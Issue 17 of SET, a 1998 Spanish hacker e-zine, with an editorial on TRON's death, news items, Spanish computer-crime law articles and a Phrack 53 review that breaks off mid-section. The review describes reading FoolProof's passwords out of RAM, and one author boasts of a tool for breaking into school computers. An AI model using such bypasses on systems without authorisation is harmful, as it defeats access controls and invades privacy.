

Tell me why are we, so blind to see
 That the one's we hurt, are you and me
 - Coolio, Gangsta's paradise

CONTENIDOS

```

    .....
    ||
    .....
    0x00 }- { Contenidos }- { SET 17 }-
    \'. . . ' \'. _ ' by SET Staff \'. . . ' \'. . . . '
    .-||-. .....
    0x01 }- { Editorial }- { SET 17 }-
    \'. . . ' \'. _ ' by Editor \'. . . ' \'. . . . '
    .-||-. .....
    0x02 }- { Noticias }- { Noticias }-
    \'. . . ' \'. _ ' by Rufus T. Firefly \'. . . ' \'. . . . '
    .-||-. .....
    0x03 }- { Dura lex SET lex }- { Leyes }-
    \'. . . ' \'. _ ' by Bromisth \'. . . ' \'. . . . '
    .-||-. .....
    0x04 }- { Phrack 53 }- { Comentario }-
    \'. . . ' \'. _ ' by GreeN Legend \'. . . ' \'. . . . '
    .-||-. .....
    0x05 }- { Wardialing: 900 }- { Phreak }-
    \'. . . ' \'. _ ' by GreeN Legend \'. . . ' \'. . . . '
    .-||-. .....
    0x06 }- { BackDoors }- { Hack }-
    \'. . . ' \'. _ ' by Fuego Fatuo \'. . . ' \'. . . . '
    .-||-. .....
    0x07 }- { Proyectos, peticiones, avisos }- { SET 17 }-
    \'. . . ' \'. _ ' by SET Staff \'. . . ' \'. . . . '
    .-||-. .....
    0x08 }- { Foro de debate }- { Sociedad }-
    \'. . . ' \'. _ ' by Varios \'. . . ' \'. . . . '
    .-||-. .....
    0x09 }- { Los bugs del mes }- { SET 17 }-
    \'. . . ' \'. _ ' by SET Staff \'. . . ' \'. . . . '
    .-||-. .....
    0x0A }- { Sistemas Expertos }- { Coding }-
    \'. . . ' \'. _ ' by Falken \'. . . ' \'. . . . '
    .-||-. .....
    0x0B }- { La vuelta a SET en 0x1B mails }- { eMail }-
    \'. . . ' \'. _ ' by SET Staff \'. . . ' \'. . . . '
    .-||-. .....
    0x0C }- { Terminales Ascend Pipeline }- { Hack }-
    \'. . . ' \'. _ ' by UnderCode \'. . . ' \'. . . . '
    .-||-. .....
    0x0D }- { Real como la vida misma }- { Variedad }-
    \'. . . ' \'. _ ' by SET Staff \'. . . ' \'. . . . '
    .-||-. .....
    0x0E }- { Curso de Novell Netware -VI- y -VII- }- { Redes }-
    \'. . . ' \'. _ ' by MadFran \'. . . ' \'. . . . '
    .-||-. .....
    0x0F }- { SNMP }- { Hack }-
    \'. . . ' \'. _ ' by UnderCode \'. . . ' \'. . . . '
    .-||-. .....
    0x10 }- { GPS }- { Teleko }-
    \'. . . ' \'. _ ' by Omega \'. . . ' \'. . . . '
    .-||-. .....
    
```

```

0x11 }-{ Un hacker de hoy en dia           }-{ Humor      }-
      \-.-' \-._ by Falken                \-.' \-----'
      .-||-. \-----'-----'-----'-----'-----'-----'-----'
0x12 }-{ Despedida                          }-{ SET 17     }-
      \-.-' \-._ by Editor                 \-.' \-----'
      .-||-. \-----'-----'-----'-----'-----'-----'-----'
0x13 }-{ Fuentes Extract                    }-{ SET 17     }-
      \-.-' \-._ by SET Staff              \-.' \-----'
      .-||-. \-----'-----'-----'-----'-----'-----'-----'
0x14 }-{ Llaves PGP                          }-{ SET 17     }-
      \-----' \-._ by SET Staff          \-.' \-----'
      \-----'-----'-----'-----'-----'-----'-----'

```

Todos los hombres son sabios, unos antes, los otros despues.
 - Proverbio chino

EOF

```
-[ 0x01 ]-----
-[ EDITORIAL ]-----
-[ by Editor ]-----SET-17-
```

```
#####          ##### # #
#           # # # # #
#           # # # # #
# # # # # ##### # # #
# # # # # # # # #
# # # # # # # #
# # # # # # # #
# # # # # # # #
```

?? - 10 - 98

El día 24 de Octubre me sorprendió una conversación con un buen colega. Acababan de encontrar el cuerpo sin vida de TRON, uno de los mejores hackers del mundo, y quizás, el mejor de Europa.

Durante los días que siguieron, tratamos de recopilar toda la información posible, y así hasta hoy. Un caso en el que puede que nunca se sepa la verdad.

Pero antes de dar detalles, un poco de introducción histórica.

Seguramente muchos no sabéis quien era TRON. Es más, seguro que ya estáis pensando en la película de la Disney. Otros muchos ya estareis al tanto, pero nunca viene mal recordar algo.

Para los que no conocierais nada de este personaje, simplemente valga decir: clonación de GSM, decrypt de vídeo, etc. Os va sonando algo más? Ah! y que no se me olvide. Miembro del Chaos Computer Club.

Al principio de la noticia, la versión oficial determinaba que había sido un suicidio, cosa que no sentó muy bien al resto del CCC, pues a tenor de los datos, se han ocultado pruebas y parece ser un homicidio. Al menos eso se ha oído por el CCC. Pero en el momento de escribir esta editorial, no se disponen de pruebas que inclinen la balanza a uno u otro lado.

Quizas en breve tengamos más noticias. Quizas nos den una sorpresa. Así que estad muy atentos a la página del CCC (<http://www.ccc.de>)

Por nuestra parte, en <http://set.net.eu.org/tron> os iremos informando de las novedades que se vayan conociendo del caso.

Y como es natural, este número está íntegramente dedicado a la memoria de TRON.

Quizas sería conveniente finalizar la editorial en este punto. Pero estareis de acuerdo conmigo que desde SET 16 han sucedido cosas que merecen la pena ser destacadas.

Para empezar, la denuncia a Geocities que hizo que nuestra página desapareciera de sus servidores. Parece que hay gente a la que no le caemos muy bien, y usaron ciertos artículos del número 16 como justificante, cuando ni se les mencionaba ni nada. Pero bueno, hay gente para todo.

Así que Green Legend tuvo que dejarse los dedos en el teclado y las cejas en la pantalla para montar en apenas dos días nuestro nuevo sitio. Algo que inicialmente iba a ser una sorpresa, y que se tuvo que lanzar precipitadamente.

En estos momentos tenemos algunos nuevos fichajes pendientes, y espero verlos por aquí en el próximo número. Y si queréis formar parte de SET, adelante. Solo tenéis que escribirnos y colaborar.

Que más os podría contar... Estuvimos en el SIMO, se celebró la UnderCON, la lista de correo está siendo un pequeño gran éxito... No hay mucho más.

Eso sí, alguien me va a tener que conseguir una 'L' para mi teclado, que de tanto escribir y escribir se me ha borrado ;>

Pues nada más, porque no os voy a entretener aquí con más historias que ahora no vienen al caso.

Pasad a dentro y disfrutad que este nuevo número de SET con el que inauguramos nuestro tercer año.

Editor
EOT

PD: Caguen... Basta que te estes dejando horas de sueño para conseguir cumplir el plazo definitivo para que el proveedor este jodido y me las tenga que ver para que tengais SET a tiempo... Bueno, porque hayais tenido que esperar unas horas no pasa nada, verdad?

EOF

-[0x02]-----
-[NOTICIAS]-----
-[by Rufus T. Firefly]-----SET-17-

>>> Tron del CCC esta muerto

Hace poco nos enteramos de que un miembro del Chaos Computer Club habia muerto. Dependiendo de la version que escuches, o es suicidio o es asesinato. Lo unico seguro es que esta muerto. :-|

La cosa se las trae, y puede que se tarde en saber la verdad. Ahora es demasiado pronto para opinar, asi que ya sabes, busca info y no dejes que te la metan con cuchara. Eso si encuentras algo, pues no hay mucho.

Vuelta al canto por <http://www.ccc.de/> o por el sitio oficial de SET para mas info sobre este intrigante asunto. <http://set.net.eu.org/tron>

[Nota del Editor: Permaneced muy atentos a la pagina del Club del Caos para las novedades en la investigacion del caso.]

>>> Siguen con la tarifa plana

Tras leer algunos recortes de prensa, seguimos viendo que pasa lo de siempre: la pelota esta mas mareada que un astronauta sin entrenamiento [habia que poner algun comentario de actualidad, no? ;]].

La excusa de esta vez?

Que si ponen tarifa plana, las centralitas se saturan.

[Creemos que se refieren a que si el servicio ya es malo, con ella peor. Y mira tu que es dificil hacerlo peor.]

Y mientras se deciden, el tema del cable anda parado.

Tal vez el problema sea ese, que solo ven lo que ya hay puesto y no piensan que de vez en cuando hay que cambiar.

[Eeeehh! Los del cable! Despertad y darle por saco a los de RTB.]

Sobre ISP y sistemas de acceso, poco movimiento, salvo algun que otro cuelgue que se noto en toda Espa~a y trajo de cabeza a mas de un fanatico de las listas de correo.

>>> Mozilla escoge GTK+

Si se~ores, se acabo el Motif para las versiones Unix de Mozilla.

Con esto se aseguran un mejor aspecto y soporte seguro (ya se sabe, por el LGPL GTK+ no dejara de existir por muchas empresas que palmen) para futuras versiones. Los usuarios de Unix estan [estamos?] muy contentos, pues las dichosas Motif son para regalarselas a Bill.

Cuando veais un GTK+ con temas (y no hablo de colorines como en otros sistemas, sino temas al estilo "deja volar tu imaginacion" [pero no te pases, que nos conocemos y luego la gente pide interfaz 3D ;]]), tendreis ganas de probarlo. Tampoco es que los temas sean obligatorios, se activan a gusto del consumidor (y ahi reside la gracia, libertad de eleccion).

Para babear: <http://www.mozilla.org/> y <http://gtk.themes.org/>.

>>> Rumores del 2.2

Todo apunta que tendremos Linux 2.2 de regalo de Navidad. No es cuestion de tirar las campanas al vuelo y hacer postales "Feliz Kernel 2.2", siempre pueden haber retrasos, asi que tranquilidad.

No creo que necesites que te de una URL... o si?

[Mejor retrasos y calidad, que ir metiendo la pata en cada version. Y no miro a nadie. ;]]

>>> Primer astronauta espa~ol

Tras el comentario estúpido que hay mas arriba, creo que es mejor poner la noticia al completo, para aquellos que no se relacionan con el mundo exterior. [Como? Que hay vida mas alla de mi teclado?]

Hace unos dias cogieron a un espa~ol algo masoca, lo pusieron encima de un monton de combustible, prendieron la mecha, y como resultado lo tuvieron dando vueltas a la Tierra junto a una japo, un abuelete yankee y una pandilla de yankees algo mas jovenes. El chaval ha caido bien (tanto al volver a la superficie como entre los colegas) y se habla de volver a mandarlo.

Lo peor es tener que soportar los desfiles a lo Disneyworld, pero parece que se las apa~a para sobrevivir. ;]

[Pero el combustible tiene precio libre o lo fija el estado?]

>>> MS y sus papeles de Halloween

Lo normal es andar liados con disfraces, pero en MS prefieren liarla con papeles. Parece que se les "escapo" un documento interno en el que se estudia todo el tema del Open Source (Linux, Apache, *BSD, etc).

Los estudios andan por <http://www.tuxedo.org/~esr/halloween.html>

Mientras se deciden a atacar abiertamente, siguen con sus campa~as de marketing. Si quieres reirte a gusto fijate en este comentario del supervisor de mercadotecnia de MS en Espa~a, llamado Jose Antonio Ondiviela: "Confiar el negocio critico de una empresa a un entorno en el que nadie va a responder es muy arriesgado". [Se habra leido la licencia de sus propios productos? El "chaval" es todo un maestro en comentarios "brillantes" sobre Open Source.]

[Como algunos han dicho, lo mejor es pasar olímpicamente y cada uno a lo suyo. Si intentan lo que dicen los papeles, las posibilidades de "tiro por la culata" son altísimas. Y si no, fijaos en todos lo intentos de hacer protocolos propietarios, y lo mucho que le gusta a la gente pagar dinero extra. Me temo que en MS no recuerdan porque Internet se usa tanto.]

>>> Estrellas fugaces

Cuando leas esto la Tierra pasara por la estela de un cometa. Por las noches el espectaculo merecera el dejar de teclear un rato. Pero luego no te extra~e si hay problemas de comunicaciones. Y es que por mucho que se gaste uno en satelites, llega un poco de materia y te los destroza (materia, si, pero no veas a que velocidad ;]). Y si no, unas radiaciones electromagneticas.

>>> El juicio de MS

Como no, dos noticias sobre MS. En esta comentamos que el juicio sigue

adelante, y no con muy buena cara para M\$^HS. Tras declaraciones de gente de Netscape, le toco a Apple, y las cosas siguen por el mismo camino.

Esta vez la tecnologia en disputa, que segun M\$ [ya no me aguanto mas] no hacia falta seguir desarrollando, era el Quicktime. Los de M\$ se defienden como pueden (incluido hacerse los amnesicos... tanto que a veces se olvidan de que escriben notas internas).

Como salga triunfante, es para brear a gorrazos a alguien [posibilidades: 0.01% a los testigos por perjuros, 99.99% a M\$ por tecnicas "comerciales"].

>>> QNX y Amiga

Si, has leído bien, un sistema de tiempo real canadiense y el SO que tenia multimedia antes de que se inventara la palabra.

Y que pintan en la misma linea? Pues que QNX es uno de los socios de Amiga para su nueva version de sistema operativo. Quien dijo que esto de los ordenadores era de un solo color? [Tu sabes cual.]

>>> Windows 2000 [Socorro, otra de M\$!]

Tras bombardearnos con NT 5, ahora lo llaman 2000. Sera por que sale en el 2000? Por que dejara de funcionar en el 2000? Tendra la calidad del 98?

[Lo digo porque ya no hablan de Windows XX para el hogar, solo del 2000, y no se como aceptara la gente el NT, perdon 2000... mucho tendrian que currar para que el NT corriera programas del 98 sin recurrir a los trucos que usa ese "apasionante" shell para DOS 7.

Curioso, muchas empresa huyen de "2000" como de la peste, para que no se les relacione con las posibles catastrofes del 2000, y M\$ a contracorriente.]

>>> Solaris 7

Y como los de Sun tampoco se quedan atras, saltan de la 2.6 a la 7.

[Que divertido! Seguro que ya habreis leído eso de Linux 2200, digo 2.2.00.]

>>> Derechos de autor

La Sociedad General de Autores y Editores (SGAE) ha presentado en el SIMO un programa que "caza" ficheros musicales que hayan sido registrados por sus autores en esta Sociedad y que se esten distribuyendo sin el permiso legal adecuado.

Bautizado como "Ara~a", el programa se comporta como un meta buscador, revisando las bases de datos de los principales motores de busqueda de la Red (Yahoo, Altavista, Ole, Lycos...) donde figuran un gran numero de sitios dedicados a la distribucion de musica.

Con este programa, la SGAE pretende extender a Internet su sistema de licencias, haciendo que cualquier usuario de una obra musical a traves de la Red compre su licencia.

>>> Hay gente que lleva el cartel de "He sido yo!" en la espalda

La Policia ha detenido en Santa Cruz de Tenerife a los presuntos autores de la sustraccion de la base de datos de una empresa radicada en Madrid. Manuel Octavio L.A., de 27 a~os, y Antonio Jesus A.R., de 25 a~os, amenazaron con desvelar el contenido de los datos si la empresa no les entregaba una jugosa suma de dinero.

Las investigaciones para detectar a los delincuentes comenzaron cuando el director de operaciones de la empresa afectada denunció que había recibido una llamada anonima en la que se le comunicaba que los datos de su empresa estaban en posesion ajena y que serian desvelados si no se paga un rescate.

Los responsables de la empresa comprobaron que la base de datos de la contabilidad había desaparecido, con toda la facturacion y los datos y contrase~as de acceso a Internet de unos 350 clientes. En una llamada posterior se fijo la extorsion en 2 millones de pesetas.

Desde un primer momento, las sospechan recayeron sobre Manuel Octavio, que había sido despedido de la empresa con anterioridad y conocia la clave, aun vigente, para acceder a los sistemas informaticos.

[Cuando se despide ha alguien, se cambian los passwords y se revisan todo el sistema en busca de posibles puertas traseras o bombas. En parte la empresa se lo tiene merecido por inepta.]

>>> Y van tres, esta vez junto al caballo de hierro

Lince (la tercera operadora telefonica fija en Espa~a) llega a un acuerdo con FEVE y RENFE... Trenes? Si, si, trenes. Y a que no sabes para que?... Sus lineas opticas iran por los trazados de tren!

[Oiremos el AVE al llamar a Sevilla?]

>>> SSH y Rootshell

Si usas ssh deberias revisar tu instalacion y ver si es vulnerable. Rootshell, sitio dedicado a la seguridad fue crackeado [toma mala leche ;]] y el metodo que se rumorea fue usado para ello es via ssh [secure shell? que chiste, no?].

El sitio? <http://rootshell.com/>, por supuesto.

>>> Service Pack 4 [Pero que he hecho para merecer esta seccion? :(]

Pues si, mas parches para ese sistema tan potente y estable llamado NT4 [va con tono ironico, por si no lo pillas ;]]. Si eres una de esas pobres almas que lo sufre, ya tienes mas tormento con el que pasar el tiempo, especialmente esas animaciones tan monas, que hacen que tu super-ultra-la-leche-de-pc se arrastre como si volvieras al Spectrum y sus cintas de cassette.

Si sabes como poner el parche sin poner las chorradas, dilo publicamente. La vergenza de aceptar que sabes de NT quedara compensada con el agradecimiento eterno de esos administradores que usan NT sin querer.

[Bastante es que el jefe te obligue a poner NT para que luego encima se queje de que va lento y se cuelga, y que la culpa es tuya, porque eres el admin y no sabes hacer tu trabajo. Ni se te ocurra recordarle de quien fue la idea de poner NT.

Por supuesto, a los que les gusta el NT, seguro que les gustara ense-arte su maquina y todos esos detallitos tan "interesantes", salvapantallas incluidos. Y ya de paso aprendes como se consigue una tarjeta OpenGL para un servidor de ficheros. Lo principal es encontrar un buen salvapantallas 3D que le guste al jefe con locura. >:]

Y ya que M\$ se come buena parte de las noticias, pues tambien se lleva parte de los comentarios: siempre dicen que NT es seguro, y ahora sacan un parche para mas de 650 bugs... el mismo numerito que los CDs, no quiero ni pensar si empiezan a aplicar "filosofia" DVD.

No todo son parches, tambien hay mejoras como el sistema de quotas... con su "pero" obligatorio: en vez de no dejarte escribir si excedes la quota, lo que no te deja es cerrar la sesion... !Jejejeje La de NTs que se van a cerrar via "any key", ya sabes "press any key", y que mejor "key" que "power". >;P]

Nota final:

Ahora que tienes algo en lo que arrancar el cerebro, sal ahi fuera y busca como mantenerlo en marcha, que ya eres mayor (aunque a veces lo dudo). ;D

EOF

-[0x03]-----
 -[DURA LEX SET LEX]-----
 -[by Bromisth]-----SET-17-

Esto es para que esteis mejor informados sobre vuestros derechos y sobre todo deberes de la que dicen super novedosa y avanzada (en el terreno de la represion informatica) ley espa~ola sobre delitos inform(MECAGUEN EL WORD QUE SE ME ACABA DE BLOQUEAR Y ESTO QUIEN CO-O ME LO PAGA)aticos. Junto con el documento aparecido creo que era en la set13 sobre eso de que hacer si te pillan ya teneis bastante. Los comentarios los he hecho yo y por supuesto no tienen ningun valor juridico (aunque creo que seria un buen abogado voy a poner un negocio para hackers-lamerz atrapados). Nooo me preguntéis nada de este tema porque no soy una autoridad. Un saludo para mis nietos cuando los tenga dentro de 50 anos (que salir en la SET es un orgullo aunque espero que la proxima vez sea hablando sobre un verdadero hack).

NUEVO CODIGO PENAL DELITOS RELACIONADOS CON LAS
 TECNOLOGIAS DE LA INFORMACION

TITULO X

Delitos contra la intimidad, el derecho a la propia imagen y la inviolabilidad del domicilio.

CAPITULO I Del descubrimiento y revelacion de secretos.

Articulo 197

=====

1. El que para descubrir los secretos o vulnerar la intimidad de otro, sin su consentimiento, se apodere de sus papeles, cartas, mensajes de correo electronico o cualesquiera otros documentos o efectos personales o intercepte sus telecomunicaciones o utilice artificios tecnicos de escucha, transmision, grabacion o reproduccion del sonido o de la imagen, o de cualquier otra senal de comunicacion, sera castigado con las penas de prision de uno a cuatro anos y multa de doce a veinticuatro meses.

<

2. Las mismas penas se impondran al que, sin estar autorizado, se apodere, utilice o modifique, en perjuicio de tercero, datos reservados de caracter personal o familiar de otro que se hallen registrados en ficheros o soportes informaticos, electronicos o telematicos, o en cualquier otro tipo de archivo o registro publico o privado. Iguales penas se impondran a quien, sin estar autorizado, acceda por cualquier medio a los mismos y a quien los altere o utilice en perjuicio del titular de los datos o de un tercero.

<

3. Se impondra la pena de prision de dos a cinco anos si se difunden, revelan o ceden a terceros los datos o hechos descubiertos o las imagenes captadas a que se refieren los numeros anteriores. Sera castigado con las penas de prision de uno a tres anos y multa de doce a veinticuatro meses, el que, con conocimiento de su origen ilicito y sin haber tomado parte en su descubrimiento, realizare la conducta descrita en el parrafo anterior.

<

4. Si los hechos descritos en los apartados 1 y 2 de este artículo se realizan

por las personas encargadas o responsables de los ficheros, soportes informaticos, electronicos o telematicos, archivos o registros, se impondra la pena de prision de tres a cinco anos, y si se difunden, ceden o revelan los datos reservados, se impondra la pena en su mitad superior.

<

5. Igualmente, cuando los hechos descritos en los apartados anteriores afecten a datos de caracter personal que revelen la ideologia, religion, creencias, salud, origen racial o vida sexual, o la victima fuere un menor de edad o un incapaz, se impondran las penas previstas en su mitad superior.

6. Si los hechos se realizan con fines lucrativos, se impondran las penas respectivamente previstas en los apartados 1 al 4 de este articulo en su mitad superior. Si ademas afectan a datos de los mencionados en el apartado 5, la pena a imponer sera la de prisi3n de cuatro a siete anos.

Articulo 198

=====

La autoridad o funcionario publico que, fuera de los casos permitidos por la Ley, sin mediar causa legal por delito, y prevaliendose de su cargo, realizare cualquiera de las conductas descritas en el articulo anterior, sera castigado con las penas respectivamente previstas en el mismo, en su mitad superior y, ademas, con la de inhabilitacion absoluta por tiempo de seis a doce anos.

<

Articulo 199

=====

1. El que revelare secretos ajenos, de los que tenga conocimiento por razon de su oficio o sus relaciones laborales, sera castigado con la pena de prision de uno a tres anos y multa de seis a doce meses.

<

Articulo 264

=====

1.- Sera castigado con la pena de prision de uno a tres anos y multa de doce a veinticuatro meses el que causare danos expresados en el articulo anterior, si concurriera alguno de los supuestos siguientes:

- 1º.- Que se realicen para impedir el libre ejercicio de la autoridad o en venganza de sus determinaciones, bien se cometiere el delito contra funcionarios p3blicos, bien contra particulares que, como testigos o de cualquier otra manera, hayan contribuido o pueden contribuir a la ejecuci3n o aplicaci3n de las Leyes o disposiciones generales.
- 2º.- Que se cause por cualquier medio infecci3n o contagio de ganado.
- 3º.- Que se empleen sustancias venenosas o corrosivas.
- 4º.- Que afecten a bienes de dominio o uso p3blico o comunal.
- 5º.- Que arruinen al perjudicado o se le coloque en grave situaci3n econ3mica.

2.- La misma pena se impondra al que por cualquier medio destruya, altere,

inutilice o de cualquier otro modo dane los datos, programas o documentos electronicos ajenos contenidos en redes, soportes o sistemas informaticos.

CAPITULO XI De los delitos relativos a la propiedad intelectual e industrial, al mercado y a los consumidores.

Seccion 1.- DE LOS DELITOS RELATIVOS A LA PROPIEDAD INTELECTUAL.

Articulo 270

=====

Sera castigado con la pena de prision de seis meses a dos anos o de multa de seis a veinticuatro meses quien, con animo de lucro y en perjuicio de tercero, reproduzca, plagie, distribuya o comunique publicamente, en todo o en parte, una obra literaria, artistica o cientifica, o su transformación, interpretacion o ejecucion artistica fijada en cualquier tipo de soporte o comunicada a traves de cualquier medio, sin la autorizacion de los titulares de los correspondientes derechos de propiedad intelectual o de sus cesionarios. La misma pena se impondra a quien intencionadamente importe, exporte o almacene ejemplares de dichas obras o producciones o ejecuciones sin la referida autorizacion. Sera castigada tambien con la misma pena la fabricacion, puesta en circulacion y tenencia de cualquier medio especeficamente destinada a facilitar la supresion no autorizada o la neutralizacion de cualquier dispositivo tecnico que se haya utilizado para proteger programas de ordenador.

Articulo 278

=====

<

CAPITULO III Disposicion general.

Articulo 400

=====

La fabricacion o tenencia de utiles, materiales , instrumentos, sustancias, maquinas, programas de ordenador o aparatos, especeficamente destinados a la comision de los delitos descritos en los capitulos anteriores, se castigaran con la pena se-alada en cada paso para los autores.

<

Articulo 536

=====

La autoridad, funcionario publico o agente de estos que, mediando causa por delito, interceptare las telecomunicaciones o utilizare artificios tecnicos de escuchas, transmision, grabacion o reproduccion del sonido, de la imagen o de cualquier otra senal de comunicacion, con violacion de las garantias constitucionales o legales, incurrira en la pena de inhabilitacion especial para empleo o cargo publico de dos a seis anos. Si divulgare o revelare la informacion obtenida, se impondran las penas de inhabilitacion especial, en su mitad superior y, ademas la de multa de seis a dieciocho meses.

Codigo Penal, Mayo 1996

-----DESPEDIDA Y PROXIMOSLANZAMIENTOS-----

Hasta otra que la que os tengo preparada es buena, mejor, es la leche merengada. El sueño de todos vosotros hecho realidad. Te gustaría entrar en el colegio y llevarte los exámenes las fichas de los profesores, meterte en el ordenador de tu profesor o saber si tus amigos tienen fotos guarrich que no te han pasado... Pues lo siento porque no te lo voy a decir hasta dentro de bastante tiempo porque si distribuyo el programa que hemos creado entre dos amigos se va a extender como la pólvora hasta el límite que no lo voy a poder utilizar ni yo. Quizá dentro de unos seis meses. A los amigos de SET no os penseis que soy el típico fanfarrón, nada más lejos de mi intención. Como vosotros supongo que os guardareis los últimos exploits pues yo me guardo esto un tiempo pero os aseguro que os voy a demostrar que es cierto.

No te han dado nunca ganas de coger al señor puertitas bien fuerte por las pelotas y retorcerse hasta que le salgan sus putos billones por el culo.

Como me ha parecido interesante aquí teneis un buen artículo (para ser de un periodista) en relación a la huelga del 3 de septiembre, aparecido el 5 de septiembre en la columna de atrás de El País.

Telefonica

VICENTE VERDU

Han sido los internautas quienes han encarnado, al fin, la primera oposición masiva a Telefonica. NO es probable que la aplasten con este envite pero Fomento ha cedido con la promesa de tarifas planas.

El próximo agosto se cumplen 75 años desde que la dictadura de Primo de Rivera creó la Compañía y, desde entonces, la corporación ha sostenido el semblante achulado y prepotente. Siempre ha parecido que Telefonica nos hacía un gran favor. Un favor de modernización general pero, ante todo, un favor personal que nos otorgaba de mala gana. Gritábamos para podernos entender a través de líneas defectuosas, sufríamos cortes, interminables esperas en la concesión, tropezábamos con un ejercicio de teléfonos proclamando el no funciona, facturas inmisericordes, atropellos, delaciones y tratos desabridos frente a la impotencia para hacer valer nuestros derechos. Hay otros grandes bloques a los que aborrecer, desde el reino imperial de las eléctricas a las totalitarias petroleras. Alrededor del ciudadano español se ha mantenido durante el siglo, noche y día, un acoso de oligarcas que determinaron a su antojo los precios, la calidad de las prestaciones y hasta la calidad humana de los usuarios. En este grupo Telefonica fue la entidad con mayor privilegio para introducirse hasta los entresijos de nuestra intimidad con el fin de sacarnos las tripas. Merecería nuestro rencor por habernos tratado como villanos, merecería nuestro desprecio por estropear nuestras ciudades con sus infames tendidos y diseños. Sería coherente, en correspondencia, serle infiel ahora cuando brotan competidores por los entornos. Con la subversión de los internautas se cumple el primer desquite, pero no tardará el día en que la Compañía deba suplicar para vernos prendidos a sus redes. Pero ese día seremos nosotros quienes le cortemos el hilo.

dudas@porrero.org

Para cuestiones serias usad Pretty Good Privacy:

Registered and copirijit for linus (torvalds) and windoze XXX.

EOF

-[0x04]-----
 -[Phrack 53]-----
 -[by Green Legend]-----SET-17-

Comentarios sobre Phrack #53

 Green Legend - OCT/1998

Indice

Intro..	1
Phrack #53 Index..	2
Sobre Introduccion..	3
Sobre "Line Noise"..	4
Portable BBS Hacking : Amiga Boards	4.1
Defense Switched Network : DSN	4.2
FoolProof Hacking	4.3
Practical SendMail Routing	4.4
Sobre el Routing de Internet..	5
Sobre T/TCP Vulnerabilities...	6
Un Keylogger oculto para Windows..	7
Linux Trusted Path Execution redux..	8
Sobre Hacking in Forth..	9
Interface Promiscuity Obscurity..	10
Watcher, NIDS for the masses..	11
The Crumbling Tunnel...	12
Port Scan Detection Tools...	13
Conclusion...	14

Intro 1

No se si todos podeis leer ingles o no (me importa muy poco).
 Pero de todas maneras esto es un comentario a fondo y valoracion
 de los articulos que forman parte de Phrack Inc. #53.
 Despues de tantos meses sin publicarse ya esta yo sediento de Phrack.
 Creo que despues de leer esto os sentireis en cierto modo como si
 hubiseis leido el numero 53 de Phrack. Espero que la gente comienze a
 descubrir esa joya que es Phrack. Y sin mas dilacion vamos a ello..

Web Phrack : www.phrack.com

Phrack #53 Index 2

* Seccion no comentada...

INDEX - Phrack #53

1 Introduction	Phrack Staff	11K
2 Phrack Loopback	Phrack Staff	33K
3 Line Noise	Various	51K
4*Phrack Prophile on Glyph*	Phrack Staff	18K
5 An Overview of Internet Routing	krnl	50K
6 T/TCP Vulnerabilities	route	17K
7 A Stealthy Windows Keylogger	markj8	25K
8 Linux Trusted Path Execution redux	K. Baranowski	23K

9 Hacking in Forth	mudge	15K
10 Interface Promiscuity Obscurity	apk	24K
11 Watcher, NIDS for the masses	hacklab	32K
12 The Crumbling Tunnel	Aleph1	52K
13 Port Scan Detection Tools	Solar Designer	25K
14*Phrack World News	Disorder	95K
15*extract.c*	Phrack Staff	11K

Total = 482K

Sobre "Introduction" 3

El lugar habitual para el staff de Phrack donde reirse de todo el e-mail que reciben..no voy a traducir de aqui pero os juro que se mojan un huevo..hay algunas respuestas que son de cuadro. Alguna pregunta con sentido, que recibe una respuesta normal y lo demas pura comedia. No os creais que Phrack es mucho mas seria y blah, blah.. Route se moja a placer. Gracias a que aqui no se hace eso.. tratamos a nuestros avidos lectores de una manera repestuosa (¿Verdad Falken? ;))

Recomendacion de lectura 4/10 ..para marcarse unas risas..

Sobre "Line Noise" 4

Las paridas habituales sobre el #phrack en irc y algo que llama la atencion, un articulo sobre BBS sobre Amiga (ha que tiempos!) y algunos trucos sobre hacking/xploats de bbs mal configuradas o con algun agujero activo.. El articulo en si es una continuacion a algo publicado en otr numero de Phrack sobre temas similiares. Con el Titulo..

4.1) Portable BBS Hacking
 Extra tips for Amiga BBS systems
 ~~~~~

Recomendacion de lectura 7/10

Mas cosas otro articulo en DSN - Defense Switched Network. Si esto os suena a chino, pues a leer, es una red privada para que en caso de guerra u otro evento funciona sola. Es decir es capaz de funcionar isolada y fuera de la red telefonica normal. Esto no es recomendado para el principiante dado que entendereis de que va el rollo pero no mas. Si realmente quieres hacer una buena research del tema entonces lo que se publica en Phrack no te da ni para empezar y te valdra como mera iniciacion. He encontrado mas cosas por ahi, es cuestion de buscar un poco.

4.2) The Defense Switched Network  
 ~~~~~  
 By: DataStorm <havok@tfs.net>

Recomendacion de lectura 5/10

Luego siguen con algo de informacioncomo crackear o hacer un


bypass a el soft de seguridad que originalmente salio para MacOS y ahora hay version para Win 3.x/W95/W98 llamado Foolproof que "protege" las redes LAN de DoS y otros ataques, igualmente "protege" al usuariod e ejecutar ciertos comandos o simplemente hacer un Shell a Dos, tambien bloqueara cualquier actividad sospechosa. La explicacion es sencilla y creo que merece la pena explicar como deshacerse de este molesto programa.

Siempre hay una combinacion de teclas que lanza el programa TSR que vigila, este tiene *dos* contrase~as. ¿Y donde estan las famosas contrase~as? Pues muy facil en la RAM..como conseguir las otra tarea servida en bandeja de plata. Usad un editor de Memoria y buscad el string FOOLPROO y los bytes que estan despues de este son las contrase~as en ASCII, si amigos habeis oido bien en ascii. La compa~ia clama que usa una encriptacion de 128bit para guardar la contrase~a..si ya.. y luego que me cuenten una de indios.

